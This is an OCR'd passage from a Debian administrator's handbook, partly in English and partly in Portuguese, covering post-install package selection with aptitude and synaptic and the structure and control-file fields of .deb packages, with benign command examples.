
4.2.19. Finishing the Installation and Rebooting

The installation is now complete, the program invites you to remove the CD-ROM from the reader and to restart the computer.

4.3. After the First Boot

If you activated the task “Graphical desktop environment”, the computer will display the **gdm** login manager.

Figure 4.14. First boot



The user that has already been created can then log in and begin working immediately.

4.3.1. Installing

Additional Software

The installed packages correspond to the profiles selected during installation, but not necessarily to the use that will actually be made of the machine. As such, you might want to use a package management tool to refine the selection of installed packages. The two most frequently used tools (which are installed if the “Graphical desktop environment” profile was chosen) are **apt** (accessible from the command line) and **synaptic** (System → Administration → Synaptic Package Manager).

To facilitate the installation of coherent groups of programs, Debian creates “tasks” that are dedicated to specific uses (mail server, file server, etc.). You already had the opportunity to select them during installation, and you can access them again thanks to package management tools such as **aptitude** (the tasks are listed in a distinct section) and **synaptic** (through the menu Edit → Mark Packages by Task…).

Aptitude is an interface to APT in full-screen text mode. It allows the user to browse the list of available packages according to various categories (installed or not-installed packages, by

task, by section, etc.), and to view all of the information available on each of them (dependencies, conflicts, description, etc.). Each package can be marked “install” (to be installed, + key) or “remove” (to be removed, - key). All of these operations will be conducted simultaneously once you've confirmed them by pressing the **g** key (“g” for “go!”). If you have forgotten some programs, no worries; you will be able to run **aptitude** again once the initial installation has been completed.

***TIP* Debian thinks of speakers of non-English languages**

Several tasks are dedicated to the localization of the system in other

languages beyond English. They include translated documentation, dictionaries, and various other packages useful for speakers of different languages. The appropriate task is automatically selected if a non-English language was chosen during installation.

CULTURE dselect, the old interface to install packages

Before **aptitude**, the standard program to select packages to be installed was **dselect**, the old graphical interface associated with **dpkg**. A difficult program for beginners to use, it is not recommended.

Of course, it is possible not to select any task to be installed. In this case, you can manually install the desired software with the **apt-get** or **aptitude** command (which are both accessible from the command line).

***VOCABULARY* Package dependencies, conflicts**

In the Debian packaging lingo, a "dependency" is another package necessary for the proper functioning of the package in question. Conversely, a "conflict" is a package that can not be installed side-by-side with another.

These concepts are discussed in greater detail in Chapter 5, *Sistema de Pacotes: Ferramentas e Princípios Fundamentais*.

4.3.2. Upgrading the System

A first **aptitude safe-upgrade** (a command used to automatically update installed programs) is generally required, especially for possible security updates issued since the release of the latest Debian stable version. These updates may involve some additional questions through **debconf**, the standard Debian configuration tool. For further information on these updates conducted by **aptitude**, please refer to

Section 6.2.3, “Atualização do sistema”.

Chapter 5. Sistema de Pacotes: Ferramentas e Princípios Fundamentais

Como um administrador de sistemas Debian, você rotineiramente manipula pacotes `.deb`, já que eles contêm unidades funcionais consistentes (aplicações, documentação, etc.), cujas instalação e manutenção eles facilitam. Logo é uma boa ideia saber exatamente

o que são e como usá-los.

Este capítulo descreve a estrutura e conteúdo dos pacotes "binários" e "fontes". Os primeiros são arquivos `.deb`, diretamente usáveis pelo **dpkg**, enquanto os segundos contém o código fonte, assim como as instruções para construir os pacotes binários.

5.1. Estrutura de um Pacote Binário

O pacote Debian foi projetado para que seu conteúdo possa ser extraído em qualquer sistema Unix que contenha os

clássicos comandos **ar**, **tar**, e **gzip**. Esta aparentemente característica trivial é importante para a portabilidade e recuperação em caso de desastre.

Imagine, por exemplo, que você apagou acidentalmente o programa **dpkg**, e que portanto você não pode mais instalar pacotes Debian. **dpkg** sendo um pacote Debian ele mesmo, "it would seem your system would be done for..." Felizmente, você conhece o formato de um pacote e pode então baixar o arquivo `.deb` do pacote dpkg e instalar ele manualmente (veja a barra lateral “TOOLS (FERRAMENTAS)”). Se por algum infortúnio um ou mais

dos programas **ar**, **tar** ou **gzip** sumiram, você precisa apenas copiar o programa faltoso de outro sistema (já que qualquer um destes opera de modo totalmente autônomo, sem dependências, uma simples cópia será suficiente).

***FERRAMENTAS* dpkg, APT e ar**

dpkg é um programa que manipula arquivos `.deb`, notavelmente extraindo, analisando, e desempacotando os mesmos.

APT é um conjunto de programas que permite a execução alto nível de modificações no sistema: instalando ou removendo pacotes (enquanto satisfaz dependências), atualizando o sistema,

listando pacotes disponíveis, etc.

Assim como o programa **ar**, ele permite manipular arquivos do mesmo nome: **ar t *`arquivamento`*** mostra a lista de arquivos contidos no arquivamento, **ar x *`arquivmento`*** extrai os arquivos do arquivamento para a pasta de trabalho atual, **ar d *`arquivamento arquivo`*** apaga um arquivo do arquivamento, etc. Sua página man (ar(1)) documenta suas muitas outras operações. **ar** é uma ferramenta muito rudimentar que um administrador Unix usará muito pouco, mas os admins usarão com frequencia o **tar**, um programa de gerencia de arquivos e arquivamentos. É por isso que é fácil recuperar o **dpkg** no caso de uma remoção errada. Você terá apenas que baixar o pacote Debian e extrair o conteúdo do arquivamento `data.tar.gz` na raiz do

sistema (/):

```
# ar x dpkg_1.15.8.5_i386.deb
# tar -C / -p -xzf data.tar.gz
```

DE VOLTA AO BÁSICO Notação de páginas de manual

Pode ser confuso para iniciantes encontrar referências ao “ar(1)” na literatura. Isto é geralmente uma forma conveniente de se referir à página man intitulada `ar` na seção 1.

Algumas vezes esta notação é também usada para remover ambiguidades, por exemplo para distinguir entre o comando **printf** que pode ser indicado por printf(1) e a função `printf` da linguagem de programação C, que pode ser indicada por printf(3).

Chapter 7, *Resolvendo Problemas e Encontrando Informações Relevantes* discussão das páginas de manual mais detalhadamente (veja Section 7.1.1, “Páginas do Manual”).

Dê uma olhada no conteúdo de um arquivo `.deb`:

```
$ ar t dpkg_1.15.8.5_i386.deb
debian-binary
control.tar.gz
data.tar.gz
$ ar x dpkg_1.15.8.5_i386.deb
$ ls
control.tar.gz  data.tar.gz  debi
$ tar tzf data.tar.gz | head -15
./
./var/
./var/lib/
```

```
./var/lib/dpkg/
./var/lib/dpkg/updates/
./var/lib/dpkg/parts/
./var/lib/dpkg/info/
./var/lib/dpkg/alternatives/
./sbin/
./sbin/start-stop-daemon
./usr/
./usr/sbin/
./usr/sbin/install-info
./usr/bin/
./usr/bin/dpkg-split
$ tar tzf control.tar.gz
./
./control
./preinst
./md5sums
./conffiles
./postrm
./postinst
$ cat debian-binary
2.0
```

Como você pode ver, o arquivo **ar** de um pacote Debian é composto de três arquivos:

- `debian-binary`. Este é um arquivo texto que simplesmente indica a versão do arquivo `.deb` usado (em 2011: version 2.0).
- `control.tar.gz`. Este arquivamento contém todas meta-informações disponíveis. Nele as ferramentas de gerencia de pacotes encontram, entre outras coisas, o nome e a versão do pacote. Algumas destas meta-informações permitem determinar se é possível instalar e desinstalar o pacote, por exemplo, de acordo

com a lista de pacotes já instalados na máquina.

- `data.tar.gz`. Este arquivamento contém todos os arquivos para serem extraídos do pacote; é onde os arquivos executáveis, documentação, etc, estão todos estocados. Alguns pacotes podem usar outros formatos de compressão, e neste caso o arquivo terá um nome diferente (`data.tar.bz2` para bzip2, `data.tar.xz` para XZ, `data.tar.lzma` para LZMA).

5.2. Metainformaçã do Pacote

O pacote Debian não é apenas um arquivamento de arquivos prontos para serem instalados. Ele é parte de um todo, e descreve sua relação com outros pacotes Debian (dependências, conflitos, sugestões). Ele também fornece scripts que habilitam a execução de comandos em diferentes estágios do ciclo de vida do pacote (instalação, remoção, atualizações). Estes dados usados pelas ferramentas de gerencia de pacotes não são parte do programa empacotado, mas são, junto

com o pacote, o que chamamos de sua “meta-informação” (informação sobre outras informações).

5.2.1. Descrição: O arquivo `control`

Este arquivo usa uma estrutura similar a cabeçalhos de email (como foi definido pela RFC 2822). Por exemplo, para apt, o arquivo `control` parece com algo como:

```
$ apt-cache show apt
Package: apt
Priority: important
```

```
Section: admin
Installed-Size: 5612
Maintainer: APT Development Team
Architecture: i386
Version: 0.8.0
Replaces: manpages-pl (<< 200606
Provides: libapt-pkg4.10
Depends: libc6 (>= 2.3.4), libgc
Suggests: aptitude | synaptic | w
Conflicts: python-apt (<< 0.7.93
Filename: pool/main/a/apt/apt_0.8
Size: 1965454
MD5sum: 43364819b898e49b8175e88e
SHA1: 350a8a7a43fe182d54f3b7d73b
SHA256: a593e7d7f9b3cffa3777020
Description: interface avançada
 Esta é a a nova geração de inte
 do Debian. Ela fornece o utilit
 fornece uma forma simples e seg
 .
 O APT dispõe de ordem de instal
 múltiplas origens e muitas outr
```

```
 do Usuário em apt-doc.
Tag: admin::package-management, h
```

DE VOLTA AO BÁSICO RFC — Padrões da Internet

RFC é a sigla de “Request For Comments” (requisitando comentários). Um RFC é geralmente um documento técnico que descreve o que se tornará um padrão de Internet. Antes de se padronizar e congelar, estes padrões são submetidos para revisão pública (por isto o nome). O IETF (Internet Engineering Task Force - Força-tarefa de Engenharia da Internet) decide sobre a evolução do status destes documentos (proposed standard - padrão proposto, draft standard - padrão rascunho ou standard - padrão).

RFC 2026 define o processo de

padronização dos protocolos de Internet.

→ http://www.faqs.org/rfcs/rfc2026.html

5.2.1.1. Dependências: o campo `Depends` (depende de)

As dependências são definidas no campo `Depends` no cabeçalho do pacote. Este campo é uma lista de condições a serem satisfeitas para o pacote funcionar corretamente — Esta informação é usada por ferramentas como o **apt** para instalar as biblitecas necessárias, nas versões corretas, que o pacote a ser instalado depende. Para cada dependência é possível restringir

o intervalo de versões que satisfazem esta condição. Em outras palavras, é possível expressar o fato de que nós precisamos do pacote libc6 em uma versão igual ou superior a “2.3.4” (escreve-se “**libc6 (>= 2.3.4)**”). Operadores de comparação de versão são os seguintes:

- <<: menor que;
- <=: menor ou igual que;
- =: igual a (obs, “`2.6.1`” não é igual a “`2.6.1-1`”);
- >=: maior ou igual que;
- >>: maior que.

Numa lista de condições para serem satisfeitas, a vírgula serve como um

separador. Em lógica, seu significado pode ser interpretado como um "e" lógico. Em condições, a barra vertical (“|”) expressa um “ou” lógico (é um “ou” inclusivo, ao contrário de um “e/ou”). tem prioridade sobre o “e”, pode ser usado tanto quanto necessário. Portanto, a dependência “(A ou B) e C” é escrita como **A | B, C**. Por outro lado, a expressão “A ou (B e C)” deve ser escrita como “(A ou B) e (A ou C)”, uma vez que o campo `Depends` não aceita parêntesis que mudem a ordem de prioridades entre os operadores lógicos “ou” e “e”. Ele poderia ser escrito, portanto, como **A | B, A | C**.

→ http://www.debian.org/doc/debian-

policy/ch-relationships.html

O sistema de dependências é um bom mecanismo para garantir a operação de um programa, mas ele tem outro uso com os "meta-pacotes". Estes são pacotes vazios que apenas descrevem dependências. Eles facilitam a instalação de um grupo consistente de programas pré-selecionados pelo mantenedor do meta-pacote; assim, **apt-get install *`meta-package`*** vai instalar automaticamente todos os programas nas dependências do meta-pacote. Os pacotes gnome, kde e linux-image-2.6-686 são exemplos de meta-pacotes.

DEBIAN POLICY `Pre-Depends`, um `Depends` mais exigente

“Pré-dependências”, que são listadas no campo “`Pre-Depends`” nos cabeçalhos dos pacotes, completam as dependências normais; suas sintaxes são idênticas. Uma dependência normal indica que o pacote em questão deve ser desempacotado e configurado antes do pacote que declarou dependência. Uma pré-dependência estipula que o pacote em questão deve ser desempacotado e configurado antes da execução do script de pré-instalação do pacote declarando dependência, que é antes da sua instalação.

Uma pré-dependência é muito pesada para o **apt**, por que ela adiciona uma restrição estrita na ordem dos pacotes a instalar. Desta forma, pré-dependências

são desencorajadas a menos que absolutamente necessárias. É até mesmo recomendado consultar outros desenvolvedores no <debian-devel@lists.debian.org> antes de adicionar uma pré-dependência. Geralmente é possível encontrar outra solução que resolva o problema.

Os campos *DEBIAN POLICY*, `Recommends`, `Suggests` e `Enhances`

Os campos `Recommends` e `Suggests` descrevem dependências que não são compulsórias. As dependências "recomendadas" (recommended), as mais importantes, melhoram consideravelmente a funcionalidade oferecida pelo pacote mas não são indispensáveis para seu funcionamento.

As dependências "sugeridas" (suggested), de importância secundária, indicam que certos pacotes podem complementar e melhorar suas funcionalidades, mas é perfeitamente normal instalar o pacotes sem estas "sugestões".

você deve sempre instalar os pacotes “recomendados”, a menos que você saiba exatamente por que você não precisa deles. Por outro lado, não é necessário instalar pacotes “sugeridos” a menos que você saiba por que precisa deles.

O campo `Enhances` também descreve uma sugestão, mas num contexto diferente. Ele é, na verdade, localizado no pacote sugerido, e não no pacote que se beneficia da sugestão. Seu interesse reside no fato de ser possível adicionar uma sugestão sem ter que modificar o

pacote beneficiado. Assim, todos os extras, plugins e outras extensões de um programa podem, então, ser postos na lista de sugestões relativas ao software. Embora exista a vários anos, este último campo ainda é bastante ignorado por vários programas como o **apt-get** ou o **synaptic**. O objetivo é que uma sugestão feita pelo campo `Enhances` apareça para o usuário junto com as sugestões adicionais — encontradas no campo `Suggests`.

5.2.1.2. Conflicts: o campo `Conflicts`

O campo `Conflicts` indica quando um pacote não pode ser instalado simultaneamente com outro. As razões

mais comuns para isto é que ambos os pacotes incluem um arquivo contendo o mesmo nome, ou fornecem o mesmo serviço na mesma porta TCP, ou vão atrapalhar a operação um do outro.

O **dpkg** vai se recusar a instalar um pacote se ele iniciar um conflito com um pacote já instalado, a menos que o novo pacote especifique que ele "substitui" o pacote instalado, e neste caso o **dpkg** vai escolher substituir o pacote antigo pelo novo. O **apt-get** sempre vai seguir suas instruções: se você escolher instalar um novo pacote, ele vai automaticamente se oferecer para desinstalar o pacote que apresentar um problema.

5.2.1.3. Incompatibilidades: o campo `Breaks`

O campo `Breaks` tem um efeito similar ao do campo `Conflicts`, mas com um significado especial. Ele assinala que a instalação de um pacote vai "quebrar" outro pacote (ou versões específicas dele). Em geral, esta incompatibilidade entre dois pacotes é transitória, e a relação `Breaks` se refere especificamente a estas versões incompatíveis.

O **dpkg** vai se recusar a instalar um pacote que quebra um pacote já instalado, e o **apt-get** vai tentar resolver o problema atualizando o

pacote que vai ser quebrado para uma nova versão (que se espera que tenha sido corrigida, logo, voltou a ser compatível).

Este tipo de situação pode ocorrer no caso de atualizações sem retrocompatibilidade: este é o caso se a nova versão não funciona mais com a versão antiga, e causa um mal funcionamento em outro programa sem fazer "provisões especiais". O campo `Breaks` evita que o usuário se ponha nestes tipos de problemas.

5.2.1.4. Itens fornecidos: o campo `Provides`

Este campo introduz o interessante conceito de "pacote virtual". Ele tem muitos papéis, mas dois são de especial importância. O primeiro consiste em usar um pacote virtual para associar um serviço genérico com ele (o pacote "fornece" o serviço). O segundo indica que um pacote substitui completamente o outro, e que para este propósito ele também pode satisfazer as dependências que o outro satisfaz. É também possível criar um pacote de substituição sem ter que usar o mesmo nome de pacote.

VOCABULARY **Meta-pacote e pacote virtual**

É essencial distinguir claramente meta-pacotes de pacotes virtuais. Os primeiros são pacotes reais (incluindo arquivos `.deb` reais), cujo único propósito é expressar dependências.

Pacotes virtuais, por outro lado, não existem fisicamente; eles são simplesmente um meio de identificar pacotes reais basedo em critérios lógicos, comuns (serviço fornecido, compatibilidade com um programa padrão ou um pacote pré-existente, etc.).

5.2.1.4.1. Fornecendo um “Serviço”

Vamos discutir o primeiro caso em maiores detalhes com um exemplo: Dizemos que todos os servidores de e-

mail, como o postfix ou o sendmail "fornecem" o pacote virtual mail-transport-agent. Então, qualquer pacote que precise deste serviço para ser funcional (e.g. um gerenciador de lista de e-mail, como o smartlist ou o sympa) simplesmente afirma nas suas dependências que ele precisa de um mail-transport-agent ao invés de especificar uma grande porém incompleta lista de possíveis soluções (e.g. **postfix | sendmail | exim | …**). Além disso, é inútil instalar dois servidores de e-mail na mesma máquina, sendo por isso que cada um destes pacotes declara um conflito com o pacote virtual mail-transport-agent. O conflito com ele próprio é ignorado

pelo sistema, mas esta técnica irá proibir a instalação de dois servidores de e-mail lado a lado.

DEBIAN POLICY Lista de pacotes virtuais

Para que pacotes virtuais sejam úteis, todos têm que concordar com seus nomes. É por isto que eles são padronizados na Debian Policy. A lista inclui entre outros mail-transport-agent para servidores de e-mail, c-compiler para compiladores de linguagem C, www-browser para navegadores web, httpd para servidores web, ftp-server para servidores FTP, x-terminal-emulator para emuladores de terminal em modo gráfico (**xterm**) e x-window-manager para gerenciadores de janelas.

A lista completa pode ser encontrada na rede, em


→ http://www.debian.org/doc/packaging-manuals/virtual-package-names-list.txt

5.2.1.4.2. "Interchangeability" com outro pacote

O campo `Provides` é novamente interessante quando o conteúdo de um pacote é incluído em um pacote maior. Por exemplo, o módulo Perl libdigest-md5-perl era um módulo opcional no Perl 5.6, e foi integrado como padrão no Perl 5.8 (e versões posteriores, como a 5.10 presente no Squeeze). Desta forma, o pacote perl tem, desde a

versão 5.8, declarado `Provides: libdigest-md5-perl` de forma que as dependências neste pacote são satisfeitas se o usuário tem o Perl 5.8 ou 5.10. O pacote libdigest-md5-perl será eventualmente removido, uma vez que ele não terá utilidade quando versões antigas do Perl forem removidas.

Figure 5.1. Uso de um campo `Provides` para não quebrar dependências



Esta funcionalidade é muito útil, já que nunca é possível antecipar os caprichos

do desenvolvimento, e é preciso poder se renomear, e fazer outras substituições automáticas, de software obsoleto.

DE VOLTA AO BÁSICO Perl, uma linguagem de programação

Perl (Practical Extraction and Report Language) é uma linguagem de programação muito popular. Ela tem muitos módulos prontos-para-usar que cobrem um vasto espectro de aplicações e que são distribuídas pelos servidores CPAN (Comprehensive Perl Archive Network), uma ampla rede de pacotes Perl.

→ http://www.perl.org/

→ http://www.cpan.org/

Como é uma linguagem interpretada, um programa escrito em Perl não precisa de compilação antes da execução. É por isto que são chamados "scripts Perl".

5.2.1.4.3. Limitações atuais

Pacotes virtuais sofrem de algumas limitações problemáticas, sendo a mais significante a ausência de número de versão. Voltando ao exemplo anterior, uma dependência como `Depends: libdigest-md5-perl (>= 1.6)`, independente da presença do Perl 5.10, nunca vai ser considerado como satisfeito pelo sistema de

empacotamento — embora provavelmente esteja satisfeito. "Unaware" disto, o sistema de empacotamento escolhe a opção menos arriscada, assumindo que as versões não combinam.

INDO MAIS LONGE Versões de pacotes virtuais

Embora atualmente os pacotes virtuais não possam ter versão, isto nem sempre foi o caso. Na verdade, o **apt** já é apto a gerenciar as versões de pacotes virtuais e provavelmente o **dpkg** também será. Então nós poderemos escrever campos como `Provides: libstorable-perl (= 1.7)` para indicar que um pacote fornece ("provides") a mesma funcionalidade do libstorable-perl na versão 1.7.

5.2.1.5. Substituindo arquivos: o campo `Replaces`

O campo `Replaces` indica que o pacote contém arquivos que também estão presentes em outros pacotes, mas que o pacote foi designado legitimamente para substituí-los. Sem esta especificação, o **dpkg** falha, dizendo que não pode sobreescrever arquivos de outro pacote (na verdade, é possível força-lo a tal com a opção `--force-overwrite`). Isto permite a identificação de problemas potenciais e requer que o mantenedor estude o

assunto antes de escolher se adiciona tal campo.\n

O uso deste campo é justificado quando os nomes dos pacotes mudam ou quando um pacote é incluído em outro. Também acontece quando o mantenedor decide distribuir arquivos diferentes entre vários pacotes binários produzidos a partir do mesmo fonte: um arquivo substituído não pertence mais ao pacote antigo, mas apenas ao novo.

Se todos os arquivos num pacote instalado foram substituídos, o pacote é considerado "a ser removido". Finalmente, este campo também

encoraja o **dpkg** a remover o pacote substituido onde existir conflito.

INDO ALÉM O campo `Tag`

No exemplo do apt acima, vimos um campo que ainda não descrevemos, O campo `Tag` ("etiqueta"). Este campo não descreve uma relação entre pacotes, é simplesmente uma forma de categorizar um pacote numa taxonomia temática. Esta classificação de pacote de acordo com vários critérios (tipo de interface, linguagem de programação, domínio de aplicação, etc.) é um desenvolvimento recente no Debian. Por este motivo, ainda não está integrado em todas as ferramentas; o **aptitude** mostra estas tags, e permite que elas sejam usadas como critério de busca. Para os que fogem dos

critérios de busca do **aptitude**, os seguinte sítio permite navegação no banco de dados de tags:

→ http://debtags.alioth.debian.org/

5.2.2. Scripts de Configuração

Além do arquivo `control`, o arquivamento `control.tar.gz` para cada pacote Debian pode conter vários scripts, chamados pelo **dpkg** em diferentes estágios do processamento de um pacote. A política Debian descreve os possíveis casos em

detalhes, especificando os scripts e os argumentos que eles recebem. Estas sequências podem se complicadas, já que se um dos scripts falha, o **dpkg** vai tentar retornar a um estado satisfatório cancelando a instalação ou a remoção em andamento (na medida do possível).

